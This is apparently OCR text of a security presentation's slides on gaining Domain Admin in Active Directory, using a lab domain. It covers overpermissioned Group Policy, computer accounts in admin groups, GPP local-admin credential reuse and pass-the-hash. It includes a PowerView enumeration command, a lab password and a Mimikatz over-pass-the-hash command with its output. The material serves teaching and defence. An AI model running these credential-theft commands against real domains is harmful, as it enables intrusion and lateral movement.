Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

Paradigm Shift: ASSUME BREACH

"…[Our] Red Team, on average, is able to **obtain access to domain administrator credentials within three days** of gaining initial access to an environment."

The Credential Problem

The Credential Problem

- Most organizations:
  - Don’t properly control admin group membership.
  - Don’t properly monitor admin group membership.
  - Don’t limit where admins can logon.
  - Don’t require Two-Factor Authentication (2FA) for admins.
  - Don’t control where admins can logon.


Getting Domain Admin in Active Directory

- Poor Service Account Passwords
- Passwords in SYSVOL
- Credential Theft (ex. admin creds on workstations)
- Misconfiguration / Incorrect Perms
- Overpermissioned Service Accounts
- Improper Group Policy Object Permissions
- Exploit Vulnerability

Overpermissioned Group Policy

- Default GPO Permissions:
  - Authenticated Users: Read
  - Domain Admins: Full
  - Enterprise Admins: Full
  - System: Full
  - Creator Owners: Modify
- Regular user accounts should never have GPO “edit” rights.

Overpermissioned Group Policy



Full Auditing Policy

These groups and users have the specified permission for this GPO


Groups and users:

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (ADSECLAB\Domain Admins)	Edit settings, delete, modify security	No
Enterprise Admins (ADSECLAB\Enterprise Admins)	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
HanSolo (ADSECLAB\HanSolo)	Edit settings	No
SYSTEM	Edit settings, delete, modify security	No

Computer Accounts Don’t Belong in Admin Groups

- Computer accounts can belong to security groups and often do.
- Common Examples of Computers in Groups:
  - Domain Controllers are members of the “Domain Controllers” group.
  - Read-Only Domain Controllers (RODCs) are members of the “Read-Only Domain Controllers” group.
  - Exchange servers are often members of different Exchange AD groups such as “Exchange Servers”.
- *Compromise the computer to leverage all access the computer’s AD account has (via group membership).*


Computer Account in Admin Groups



Members:

Name	Active Directory Domain Services Folder
ADSWKWIN10	lab.adsecurity.org/Computers
ADSWKWIN7	lab.adsecurity.org/Workstations
ADSWRKWIN7	lab.adsecurity.org/Workstations
BobaFett	lab.adsecurity.org/AD Management

Attack of the Machines: Computers as Admin



```
PS C:\Users\joeuser> get-netgroup "*admins*" | Get-NetGroupMember -Recurse |
                     ?{$_.MemberName -Like ‘*$’}


GroupDomain  : lab.adsecurity.org
GroupName    : Workstation Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSWKWIN10$
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-3606
IsGroup      : False
MemberDN     : CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Workstation Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSWKWIN7$
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-1602
IsGroup      : False
MemberDN     : CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
```

Pivoting with Local Admin


- Using GPP Credentials:
    - GPP renames local Administrator account to “ADSAdmin”
    - GPP sets Password to “P@ssw0rd11!”
- Connect to other computers using ADSAdmin account
- **Compromise Local Admin creds = Admin rights on all**
- Always RID 500 – doesn’t matter if renamed.
- Mimikatz for more credentials!

Pass The… Credential

- Pass the Hash
  - Access resource with username & NTLM hash
- Pass the Ticket
  - Reuse Kerberos ticket to access resource.
- Over Pass the Hash
  - Use the NTLM hash to get a Kerberos Ticket!
- Pass the Token
  - Steal existing Token & reuse to access resource.

Over Pass the Hash

Use the NTLM password hash to get Kerberos ticket(s)



```
mimikatz(commandline) # sekurlsa::pth /user:LukeSkywalker /domain:lab.adsecurity.org /ntlm:177af8ab46321ceef22b4e83
ba7
user    : LukeSkywalker
domain  : lab.adsecurity.org
program : cmd.exe
NTLM    : 177af8ab46321ceef22b4e8376f2dba7
  |  PID  2936
